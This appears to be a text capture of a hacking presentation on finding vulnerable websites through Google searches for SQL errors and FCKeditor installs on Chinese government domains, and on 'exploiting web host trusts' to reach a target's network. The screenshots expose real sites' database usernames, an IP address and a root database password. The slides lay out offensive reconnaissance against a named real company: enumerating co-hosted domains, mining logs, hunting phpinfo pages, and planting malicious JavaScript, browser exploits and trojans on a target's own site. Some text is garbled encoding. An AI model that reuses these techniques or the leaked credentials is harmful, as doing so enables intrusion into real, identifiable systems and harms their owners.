sql error + site:gov.cn - Googl... http://www.israel...11.25/index.html 閩春閩村人才天地

Google sql error + site:gov.cn Search Advanced Search Preferences

Web Show options... Results 1 - 10 of about 23,400 from gov

**Warning: odbc\_connect(): SQL error: [Microsoft][ODBC SQL Server ...** [↑][×]  
 Warning: odbc\_connect(): **SQL error:** [Microsoft][ODBC SQL Server Driver][DBNETLIB]SQL Server 不存在或閩閩被拒絕, **SQL state** 08001 in SQLConnect in C:\Apache ...  
[www.sybmfw.gov.cn/list.php?articleid=314](http://www.sybmfw.gov.cn/list.php?articleid=314) - 17k - [Cached](#) - [Similar pages](#) - [🗨]

閩春閩村人才天地 [↑][×]  
**SQL/DB Error** -- [数据閩閩连接建立失閩; 閩閩閩使用了正閩的用閩名、密閩、数据閩地址 ...  
**SQL/DB Error** -- [Access denied for user 'ccrs\_ncrs'@'122.139.57.131' ...  
[www.ccrs.gov.cn/ncrs/index.php](http://www.ccrs.gov.cn/ncrs/index.php) - 11k - [Cached](#) - [Similar pages](#) - [🗨]

**[PDF] Advanced SQL Injection In SQL Server Applications** [↑][×]  
 File Format: PDF/Adobe Acrobat - [View as HTML](#)  
 Aug 6, 2000 ... [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax **error** converting the varchar value 'admin' to a column of data type int. ...  
[www.itsec.gov.cn/webportal/download/2002-Advanced%20SQL%20injection%20in%20SQL%20Server%20...](http://www.itsec.gov.cn/webportal/download/2002-Advanced%20SQL%20injection%20in%20SQL%20Server%20...) - [Similar pages](#) - [🗨]  
 by C Anley - 2002 - [Cited by 120](#) - [Related articles](#)

**Database Error** [↑][×]  
 Database **error** in : Invalid **SQL**: select \* from news where id = mysql **error**: You have an **error** in your **SQL** syntax; check the manual that corresponds to your ...  
[www.ryagri.gov.cn/zxsj/zxsj\\_content.php?news\\_id=19515](http://www.ryagri.gov.cn/zxsj/zxsj_content.php?news_id=19515) - 6k - [Cached](#) - [Similar pages](#) - [🗨]

**SQL Error Message: "You have an error in your SQL syntax; check ...** [↑][×]  
 FROM `wei\_kstype` WHERE ks\_id = 11[url] LIMIT 1" **SQL Error** code: "7335941". ... Details: exception 'FLEA\_Db\_Exception\_SqlQuery' with message '**SQL Error** ...  
[www.jsppd.gov.cn/jsppd\\_gov\\_cn/xzsp/index.php?controller=kstype&action=chaxun&controller=kstype...ksid...](http://www.jsppd.gov.cn/jsppd_gov_cn/xzsp/index.php?controller=kstype&action=chaxun&controller=kstype...ksid...) - 35k - [Cached](#) - [Similar pages](#) - [🗨]

**FILE: example6.sqc // Sample Embedded SQL for C application ...** [↑][×]  
 100) { printf("ERROR: SQL Code should be 100; it is %d\n",SQLCODE); } EXEC SQL CLOSE stat\_cur; if (SQLCODE != 0) // Test result of closing the cursor ...  
[www.gdzjepb.gov.cn/biaoge/.../class\\_info.jsp?sort...E%3A%5Cdrv%5Csql7%5Cdevtools%5Csamples%...](http://www.gdzjepb.gov.cn/biaoge/.../class_info.jsp?sort...E%3A%5Cdrv%5Csql7%5Cdevtools%5Csamples%...) - 10k - [Cached](#) - [Similar pages](#) - [🗨]



Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.israeltrade.org.cn/zhongwen/2006/07/21/12.11.25/index.html

sql error + site:.gov.cn - Google Se... http://www.isr....25/index.html 開春認村人才天地 Database Error

**SQL/DB Error -- [**

**Error establishing a database connection!**

1. Are you sure you have the correct user/password?
2. Are you sure that you have typed the correct hostname?
3. Are you sure that the database server is running?

**]**

**SQL/DB Error -- [**

**Error selecting database israel\_israel!**

1. Are you sure it exists?
2. Are you sure there is a valid database connection?

**]**

**Warning:** mysql\_error(): supplied argument is not a valid MySQL-Link resource in **/home/israel/www/www/mt/php/extlib/ezsql/ezsql\_mysql.php** on line 92

**Warning:** mysql\_erro(): supplied argument is not a valid MySQL-Link resource in **/home/israel/www/www/mt/php/extlib/ezsql/ezsql\_mysql.php** on line 93

**SQL/DB Error -- []**

**SQL/DB Error -- []**

**SQL/DB Error -- []**

Error executing error template.



Mozilla Firefox - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.ccrs.gov.cn/ncrs/index.php

sql error + site:.gov.cn - Google Se... http://www.israel...11.25/index.html 圖書期刊人才天地 Database Error

**SQL/DB Error -- [**

数据源连接建立失败

1. 数据库使用了正确的用户名、密码、数据库地址
- 2.

**SQL/DB Error -- [**

**Error selecting database ccrs\_ncrs!**

1. Are you sure it exists?
2. Are you sure there is a valid database connection?

**Warning:** mysql\_query(): supplied argument is not a valid MySQL-Link resource in C:\wamp\www\ncrs\manage\class\mysql.inc.php on line 142

**SQL/DB Error -- [Access denied for user 'ccrs\_ncrs'@'122.139.57.131' (using password: YES)]**

**Warning:** mysql\_query(): supplied argument is not a valid MySQL-Link resource in C:\wamp\www\ncrs\manage\class\mysql.inc.php on line 142

**SQL/DB Error -- [Access denied for user 'ccrs\_ncrs'@'122.139.57.131' (using password: YES)]**

**Warning:** mysql\_query(): supplied argument is not a valid MySQL-Link resource in C:\wamp\www\ncrs\manage\class\mysql.inc.php on line 142

**SQL/DB Error -- [Access denied for user 'ccrs\_ncrs'@'122.139.57.131' (using password: YES)]**

**Warning:** mysql\_query(): supplied argument is not a valid MySQL-Link resource in C:\wamp\www\ncrs\manage\class\mysql.inc.php on line 142

**SQL/DB Error -- [Access denied for user 'ccrs\_ncrs'@'122.139.57.131' (using password: YES)]**

**Warning:** mysql\_query(): supplied argument is not a valid MySQL-Link resource in C:\wamp\www\ncrs\manage\class\mysql.inc.php on line 142

**SQL/DB Error -- [Access denied for user 'ccrs\_ncrs'@'122.139.57.131' (using password: YES)]**

**Warning:** mysql\_query(): supplied argument is not a valid MySQL-Link resource in C:\wamp\www\ncrs\manage\class\mysql.inc.php on line 142



Database Error - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.ryagri.gov.cn/zxsj/zxsj\_content.php?news\_id=19515

sql error + site:.cn

Éÿ%4Ýzã°ÁÍó·çÉúÁÉÒ»Ð©ÍçÐµµÁ´ííó.  
 Çè°`ã`ÀÀÆ+µÄ [ÉçÐÄ](#) °`ÁÿÓØÉÓ.  
 Ò»·8E-MailòÑ%·çÉíµ½íÒÄÇµÄ [¼¼¼ÉðÖS>ÒÐÄÍä](#), Èç¼úíÈì8ÈÒÈ»`æóÚ, Á8ò·zÉÒó·çÓÉ¼pÁ³íµ.  
 íÒÄÇí³óÉ´È\_øÄä´øÄ´²»±äÉí\_Ð±§Ç\_.  
 Çè°ÑíÁÁÄÐÐÄíç¼ÇÄ¼íÁÄ´°óE-í´´Ò³íÒÄÇÉ-íÒÄÇ»á%í¼½ä%ò.  
 µ±Ç°íÄ¼pÉ°D:\rynw\include\db\_mysql.php µ±Ç°ÐÐÉ°190  
 µ±Ç°²Ú×÷íµí³É°WINNT µ±Ç°PHP°æ±%¼É°5.2.9-2

Database error in : Invalid SQL: select \* from news where id = mysql error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1 mysql error number: 1064 Date: Sunday 24th 2009f May 2009 03:15:24 AM Script: /zxsj/zxsj\_content.php?news\_id=19515 Referer: http://www.google.com/search?hl=en&safe=off&client=firefox-a&rls=org.mozilla%3Aen-US%3Aofficial&hs=qgH&q=sql+error+%2B+site%3A.gov.cn&btnG=Search

```

Array
(
    [0] => Array
        (
            [file] => D:\rynw\include\db_mysql.php
            [line] => 86
            [function] => halt
            [class] => DB_Sql
            [object] => DB_Sql Object
                (
                    [database] => rynw
                    [link_id] => Resource id #6
                    [query_id] =>
                    [record] =>
                    [errdesc] => You have an error in your SQL syntax; check the manual that corresponds to your MySQL server ve
                    [errno] => 1064
                    [reporterror] => 1
                    [server] => localhost
                    [user] => root
                    [password] => kinview
                )
        )
  
```



inurl:fckeditor + site:.cn - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/search?hl=en&safe=off&client=firefox-a&rls=org.mozilla%3Aen

Not Fou... http://...d.html token - Goo... hijack - Goo... hijacking - G... china\_hijack... Bots vs Bro

Google inurl:fckeditor + site:.cn Search Advanced Sear Preferences

Web Show options... Results 1 - 10 of about 57,

**Dean's FCKEditor for WordPress - a WYSIWYG editor plugin : DEAN ...** ↑ ×

mount /dev/brain || tail -f /var/log/thoughts >> /pub/www. DEAN LEE:/DEV/BLOG · Home · About · Archives · Projects · Wiki · Tags · Links · Photos · Contact ...  
[www.deanlee.cn/wordpress/fckeditor-for-wordpress-plugin/](http://www.deanlee.cn/wordpress/fckeditor-for-wordpress-plugin/) - 35k - [Cached](#) - [Similar pages](#) -

**Fckeditor for wordpress is now hosted on Google Code : DEAN LEE ...** ↑ ×

May 20, 2007 ... Dean's fckeditor for wordpress is now hosted on Google Code at http://code.google.com/p/fckeditor-for-wordpress/,it is licensed under a GNU ...  
[www.deanlee.cn/wordpress/fckeditor-for-wordpress-is-now-hosted-on-google-code/](http://www.deanlee.cn/wordpress/fckeditor-for-wordpress-is-now-hosted-on-google-code/) - 27k - [Cached](#) - [Similar pages](#) -  
[More results from www.deanlee.cn »](#)

**<cfcomponent output="false" displayname="FCKeditor" hint="Create ...** ↑ ×

<cfcomponent output="false" displayname="FCKeditor" hint="Create an instance of the FCKeditor."> <!-- @Packager.Header <FileDescription> ColdFusion MX ...  
[club.analysys.com.cn/admin/FCKeditor/fckeditor.cfc](http://club.analysys.com.cn/admin/FCKeditor/fckeditor.cfc) - 8k - [Cached](#) - [Similar pages](#) -

**FCKeditor - What's New?** ↑ ×

Version 2.2. New Features and Improvements: Let's welcome Wim Lemmens (didgiman). He's our new responsible for the ColdFusion integration. ...  
[www.bjtz.org.cn/Fckeditor/\\_whatsnew.html](http://www.bjtz.org.cn/Fckeditor/_whatsnew.html) - [Similar pages](#) -

**FCKeditor - What's New?** ↑ ×

Version 2.4.3. New Features and Improvements: It is now possible to set the default target when creating links, with the new "DefaultLinkTarget" setting. ...  
[www.qh.gov.cn/FCKeditor%5C\\_whatsnew.html](http://www.qh.gov.cn/FCKeditor%5C_whatsnew.html) - 216k - [Cached](#) - [Similar pages](#) -

**FCKeditor - Connectors Tests** ↑ ×

Connector: ASP, ASP.Net, ColdFusion, Lasso, Perl, PHP, Python. Current Folder, Resource Type. File, Image, Flash, Media, Invalid Type (for testing) ...  
[www.qh.gov.cn/FCKeditor%5Ceditor%5Cfilemanager%5Cbrowser%5C](http://www.qh.gov.cn/FCKeditor%5Ceditor%5Cfilemanager%5Cbrowser%5C) - 6k - [Cached](#) - [Similar pages](#) -  
[More results from www.qh.gov.cn »](#)



php

← → ▾ fckeditor ▾ editor ▾ filemanager ▾ connectors ▾ php ▾ ↻ Search php 🔍

Organize ▾ Include in library ▾ Share with ▾ Burn New folder

★ Favorites  
Desktop  
Downloads  
Recent Places

Libraries  
Documents  
Music  
Pictures  
Videos

Computer  
Local Disk (C:)  
Local Disk (D:)


Network

Name ^	Date modified	Type	Size
basexml.php	2/15/2010 11:12 AM	PHP File	3 KB
commands.php	2/15/2010 11:12 AM	PHP File	7 KB
config.php	2/15/2010 11:12 AM	PHP File	8 KB
connector.php	2/15/2010 11:12 AM	PHP File	3 KB
io.php	2/15/2010 11:12 AM	PHP File	10 KB
phpcompat.php	6/6/2008 2:05 PM	PHP File	1 KB
upload.php	2/15/2010 11:12 AM	PHP File	2 KB
util.php	2/15/2010 11:12 AM	PHP File	6 KB

Select a file to preview.

8 items

What's wrong (right 😊 ) with this picture?





# Exploiting Web Host Trusts

**How to get from the target web server,  
which may be on a random hosting  
company network, to the target's local  
LAN?**



# Exploiting Web Host Trusts

- Once on the server use the info you have
- Find the targets directory structure
- Find the web logs
  - Identify potential target home IP's
  - Gather browser user-agent intel
  - See what pages target frequents
- Look for application source that can be modified
- Look for useful data / databases

# Web Host Trusts

- Now you know what to target next
- You can also modify the targets webpages
  - Insert malicious code
  - Based on gathered browser intel
  - Hack the target when they view their own site
    - Malicious javascript
    - Browser exploits
    - Trojan files
- This is all exploiting trusts between the target and the web host

# Web Host Trusts

- Find things the target doesn't want you to know about
- “If I don't link to it anywhere, no one can find it right?”
- “If I tell google not to spider it in robots.txt, no one can find it right?”
  - True / False ?



# Web Host Trusts

- Example:
- locklizard.com is the target
- Domain dossier tells us the IP is 64.202.163.150
- Hosted on a GoDaddy network
  - Don't forget to look at other trusts:
    - DNS servers
    - Mail servers
    - DNS records can help you find these




# Web Host Trusts

myIPneighbors.com Reverse IP Domain Check DNS Tool - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.myipneighbors.com/ security

Getting Started Latest Headlines



Search Another Domain/IP

---

**Monetize** your website. **Text Link Ads**

Earn money by showing relevant ads with **Google AdSense.**

**64.202.163.150** has the IP address: **64.202.163.150**  
555 found with the IP **64.202.163.150**

- 1) 1001FREELANCEPROJECTS.COM ([view site](#))
- 2) 1044hillside.com ([view site](#))
- 3) 1250longmeadow.com ([view site](#))
- 4) 1260nwestern-204.com ([view site](#))
- 5) 1260nwestern308.com ([view site](#))
- 6) 145elinden.com ([view site](#))
- 7) 1551edgewood.com ([view site](#))
- 8) 174leonardwood.com ([view site](#))
- 9) 1halloween.net ([view site](#))
- 10) 2-b-well.org ([view site](#))
- 11) 293broadmoorlane.com ([view site](#))
- 12) 2ndchancebooks.com ([view site](#))
- 13) 310stewartavenue.com ([view site](#))
- 14) 324ranney.com ([view site](#))

## Forbidden

You don't have permission to access / on this server.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

---

*Apache/1.3.33 Server at AppStuff Port 80*



# Web Host Trusts

- 555 is a lot of targets to look at
- You've just **massively** multiplied your attack surface
- Notice the error from just viewing the IP tells you the version of web server
  - Apache/1.3.33 Server at AppStuff Port 80
  - **WARNING:** If your not proxied, you just sent your IP to the target web server




# Web Host Trusts

- Start viewing the robots.txt on each of the hosts
  - Automate this with a script
  - <http://everydayherostories.com/robots.txt> 1<sup>st</sup> successful hit

```
User-agent: *  
Disallow: /administrator/  
Disallow: /cache/  
Disallow: /components/  
Disallow: /editor/  
Disallow: /help/  
Disallow: /images/  
Disallow: /includes/  
Disallow: /language/  
Disallow: /mambots/  
Disallow: /media/  
Disallow: /modules/  
Disallow: /templates/  
Disallow: /installation/
```

- Googling for these shows its likely joomla
- Milw0rm has about 100 results for joomla
- Other robots.txt also show joomla

# Web Host Trusts



Welcome to Mambo!

Use a valid username and password to gain access to the administration console.

**login**

**Username**

**Password**

Login

Copyright 2000 - 2005 Miro International Pty Ltd. All rights reserved.  
[Mambo](#) is Free Software released under the GNU/GPL License.

Installed with GetMambo from [Bera Web Design](#)



# Web Host Trusts

- Don't forget about `phpinfo()`
  - Gives you configuration info
  - Can help immensely in building mock up
  - Many sites have them
    - Or maybe you can insert your own :)
  - `site:target.com + intitle:phpinfo`



# Web Host Trusts

- Don't forget about `phpinfo()`
  - Tells you
    - who is logged in
    - web server
    - OS version
    - php functions
    - Some installed software
    - servers priviledges



phpinfo() - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://hosting.pnz.ru/phpinfo.php

## PHP Version 4.1.2

<b>System</b>	Linux gluck 2.6.10 #1 SMP Tue Apr 5 02:01:31 UTC 2005 i686 unknown
<b>Build Date</b>	Aug 25 2005
<b>Configure Command</b>	<pre> ./configure' '--prefix=/usr' '--with-apxs=/usr/bin/apxs' '--with-regex=php' '--with-config-file-path=/etc/php4/apache' '--disable-rpath' '--disable-debug' '--enable-memory-limit' '--enable-calendar' '--enable-syssem' '--enable-sysvshm' '--enable-track-vars' '--enable-trans-sid' '--enable-bcmath' '--with-bz2' '--enable-ctype' '--with-db2' '--with-iconv' '--with-ndbm' '--enable-exif' '--enable-filepro' '--enable-ftp' '--with-gettext' '--enable-mbstring' '--with-pcre-regex=/usr' '--enable-shmop' '--enable-sockets' '--enable-wddx' '--with-xml=/usr' '--with-expat-dir=/usr' '--enable-yp' '--with-zlib' '--without-pgsql' '--disable-static' '--with-layout=GNU' '--with-curl=shared,/usr' '--with-dom=shared,/usr' '--with-zlib-dir=/usr' '--with-gd=shared,/usr' '--with-jpeg-dir=shared,/usr' '--with-xpm-dir=shared,/usr/X11R6' '--with-png-dir=shared,/usr' '--with-freetype-dir=shared,/usr' '--with-imap=shared,/usr' '--with-ldap=shared,/usr' '--with-mcal=shared,/usr' '--with-mhash=shared,/usr' '--with-mm' '--with-mysql=shared,/usr' '--with-unixODBC=shared,/usr' '--with-recode=shared,/usr' '--enable-xslt' '--with-xslt-sablot=shared,/usr' '--with-snmp=shared' '--enable-ucd-snmp-hack' '--with-sybase-ct=shared,/usr' '--with-ttf=shared,/usr' '--with-t1lib=shared,/usr'                 </pre>
<b>Server API</b>	Apache
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php4/apache/php.ini
<b>ZEND_DEBUG</b>	disabled
<b>Thread Safety</b>	disabled

This program makes use of the Zend Scripting Language Engine:  
Zend Engine v1.1.1, Copyright (c) 1998-2001 Zend Technologies





# Web Host Trusts

- Harvest useful information from exposed web traffic logs
  - Webalizer is awesome for this
  - Some versions will give you a site map
    - Not only of current pages, but all pages ever seen
  - Load target logs into your own analyzer
    - Run normal log analysis tools directly
    - Load into commercial analysis tools (Splunk)

ru - Апрель 2009 - Mozilla Firefox

arks Tools Help

http://www.craze.ru/wstat/usage\_200904.html

### Первые 30 из 459 URL

#	запросов		Кбайт		URL
1	1057	16.82%	171.07 KB	1.06%	/
2	44	0.70%	329.53 KB	2.05%	<a href="#">/wstat/ref_200901.html</a>
3	12	0.19%	4.16 MB	26.48%	<a href="#">/favicon.ico</a>
4	7	0.11%	46.71 KB	0.29%	<a href="#">/wstat/</a>
5	6	0.10%	27.71 KB	0.17%	<a href="#">/css/default.css</a>
6	5	0.08%	0 bytes	0.00%	<a href="#">/wp-cron.php</a>
7	5	0.08%	58.37 KB	0.36%	<a href="#">/wstat/ref_200807.html</a>
8	5	0.08%	1.79 KB	0.01%	<a href="#">/wstat/url_200710.html</a>
9	4	0.06%	12.75 KB	0.08%	<a href="#">/shooter-games/</a>
10	3	0.05%	15.27 KB	0.10%	<a href="#">/game/sky_aces_rus/</a>
11	3	0.05%	16.68 KB	0.10%	<a href="#">/game/world_voyage_rus</a>
12	3	0.05%	11.50 KB	0.07%	<a href="#">/kids-games/</a>
13	3	0.05%	9.29 KB	0.06%	<a href="#">/table-games/</a>
14	3	0.05%	0 bytes	0.00%	<a href="#">/wstat/agent_200901.html</a>
15	3	0.05%	297.16 KB	1.85%	<a href="#">/wstat/ref_200804.html</a>
16	3	0.05%	37.17 KB	0.23%	<a href="#">/wstat/ref_200809.html</a>
17	3	0.05%	5.28 KB	0.03%	<a href="#">/wstat/search_200801.html</a>
18	3	0.05%	194.54 KB	1.21%	<a href="#">/wstat/site_200903.html</a>
19	3	0.05%	177.42 KB	1.10%	<a href="#">/wstat/usage_200903.html</a>
20	2	0.03%	355.01 KB	2.21%	<a href="#">/544x300/mushroom_age.swf</a>
21	2	0.03%	10.50 KB	0.07%	<a href="#">/arcade-games</a>
22	2	0.03%	11.26 KB	0.07%	<a href="#">/arcade-games/</a>
23	2	0.03%	7.39 KB	0.05%	<a href="#">/find-it-games</a>
24	2	0.03%	7.49 KB	0.05%	<a href="#">/find-it-games/</a>
25	2	0.03%	10.85 KB	0.07%	<a href="#">/game/10_talismans_rus/</a>
26	2	0.03%	10.33 KB	0.06%	<a href="#">/game/5_realms_of_cards_rus/</a>
27	2	0.03%	10.10 KB	0.06%	<a href="#">/game/air_strike_rus/</a>
28	2	0.03%	10.24 KB	0.06%	<a href="#">/game/airstrike_2_rus/</a>
29	2	0.03%	12.09 KB	0.08%	<a href="#">/game/anabel_rus/</a>
30	2	0.03%	10.36 KB	0.06%	<a href="#">/game/ancient_mosaic_rus/</a>

[Посмотреть все URL-ы](#)

### Usage Statistics for www.crazeer.ru

Период статистики: Апрель 2009 - URL  
Дата создания 12-Апр-2009 03:14 MSD

запросов		Кбайт	URL
1057	16.82%	171.07 KB	1.06% /
44	0.70%	329.53 KB	2.05% /wstat/ref_200901.html
12	0.19%	4.16 MB	26.48% /favicon.ico
7	0.11%	46.71 KB	0.29% /wstat/
6	0.10%	27.71 KB	0.17% /css/default.css
5	0.08%	0 bytes	0.00% /wp-cron.php
5	0.08%	58.37 KB	0.36% /wstat/ref_200807.html
5	0.08%	1.79 KB	0.01% /wstat/url_200710.html
4	0.06%	12.75 KB	0.08% /shooter-games/
3	0.05%	15.27 KB	0.10% /game/sky_aces_rus/
3	0.05%	16.68 KB	0.10% /game/world_voyage_rus
3	0.05%	11.50 KB	0.07% /kids-games/
3	0.05%	9.29 KB	0.06% /table-games/
3	0.05%	0 bytes	0.00% /wstat/agent_200901.html
3	0.05%	297.16 KB	1.85% /wstat/ref_200804.html
3	0.05%	37.17 KB	0.23% /wstat/ref_200809.html
3	0.05%	5.28 KB	0.03% /wstat/search_200801.html
3	0.05%	194.54 KB	1.21% /wstat/site_200903.html
3	0.05%	177.42 KB	1.10% /wstat/usage_200903.html
2	0.03%	358.01 KB	2.21% /54x300/mushroom_age.swf
2	0.03%	10.50 KB	0.07% /arcade-games
2	0.03%	11.26 KB	0.07% /arcade-games/
2	0.03%	7.39 KB	0.05% /find-it-games
2	0.03%	7.49 KB	0.05% /find-it-games/
2	0.03%	10.85 KB	0.07% /game/10_talismans_rus/
2	0.03%	10.33 KB	0.06% /game/5_realm_of_cards_rus/
2	0.03%	10.10 KB	0.06% /game/air_strike_rus/
2	0.03%	10.24 KB	0.06% /game/airstrike_2_rus/
2	0.03%	12.09 KB	0.08% /game/anabel_rus/
2	0.03%	10.36 KB	0.06% /game/ancient_mosaic_rus/
2	0.03%	10.84 KB	0.07% /game/apple_pie_rus/
2	0.03%	10.88 KB	0.07% /game/astro_avenger_2_rus
2	0.03%	11.09 KB	0.07% /game/beetleju_3_rus
2	0.03%	11.10 KB	0.07% /game/beetleju_3_rus/
2	0.03%	10.01 KB	0.06% /game/best_gift_rus/
2	0.03%	9.90 KB	0.06% /game/block_buster_rus/
2	0.03%	10.14 KB	0.06% /game/bonampack_rus/
2	0.03%	11.03 KB	0.07% /game/book_of_legends_rus
2	0.03%	9.50 KB	0.06% /game/bowling_rus/
2	0.03%	10.05 KB	0.06% /game/boxplosion_rus/
2	0.03%	10.49 KB	0.07% /game/card_tricks_rus/
2	0.03%	10.43 KB	0.06% /game/carl_the_caveman_rus/
2	0.03%	10.89 KB	0.07% /game/carnival_mania_rus/
2	0.03%	10.20 KB	0.06% /game/charm_tale_rus/
2	0.03%	10.12 KB	0.06% /game/charma_rus/
2	0.03%	10.06 KB	0.06% /game/checkers_challenge_rus/
2	0.03%	11.15 KB	0.07% /game/chewsters_rus/
2	0.03%	10.71 KB	0.07% /game/chicken_attack_rus/
2	0.03%	10.54 KB	0.07% /game/clashnslash_rus/
2	0.03%	10.50 KB	0.07% /game/cowball_rus/
2	0.03%	10.30 KB	0.06% /game/crystal_path_rus/
2	0.03%	10.79 KB	0.07% /game/daycare_nightmare_rus/
2	0.03%	10.16 KB	0.06% /game/dead_planet_rus/
2	0.03%	10.46 KB	0.07% /game/delivery_king_rus/
2	0.03%	10.36 KB	0.06% /game/diamond_drop_rus/
2	0.03%	12.75 KB	0.08% /game/dreams_rus/
2	0.03%	10.58 KB	0.07% /game/eldorado_quest_rus/
2	0.03%	10.82 KB	0.07% /game/elven_mists_rus/
2	0.03%	10.31 KB	0.06% /game/farm_frensy_2_rus/
2	0.03%	10.61 KB	0.07% /game/farm_frensy_rus/
2	0.03%	10.41 KB	0.06% /game/feng_shui_mahjong_rus/
2	0.03%	9.97 KB	0.06% /game/fiber_twig_rus/

1	0.02%	5.23 KB	0.03%	/game/sky_bubbles_rus/
1	0.02%	5.02 KB	0.03%	/game/snaky_lines_rus/
1	0.02%	5.07 KB	0.03%	/game/spirit_of_wandering_rus/
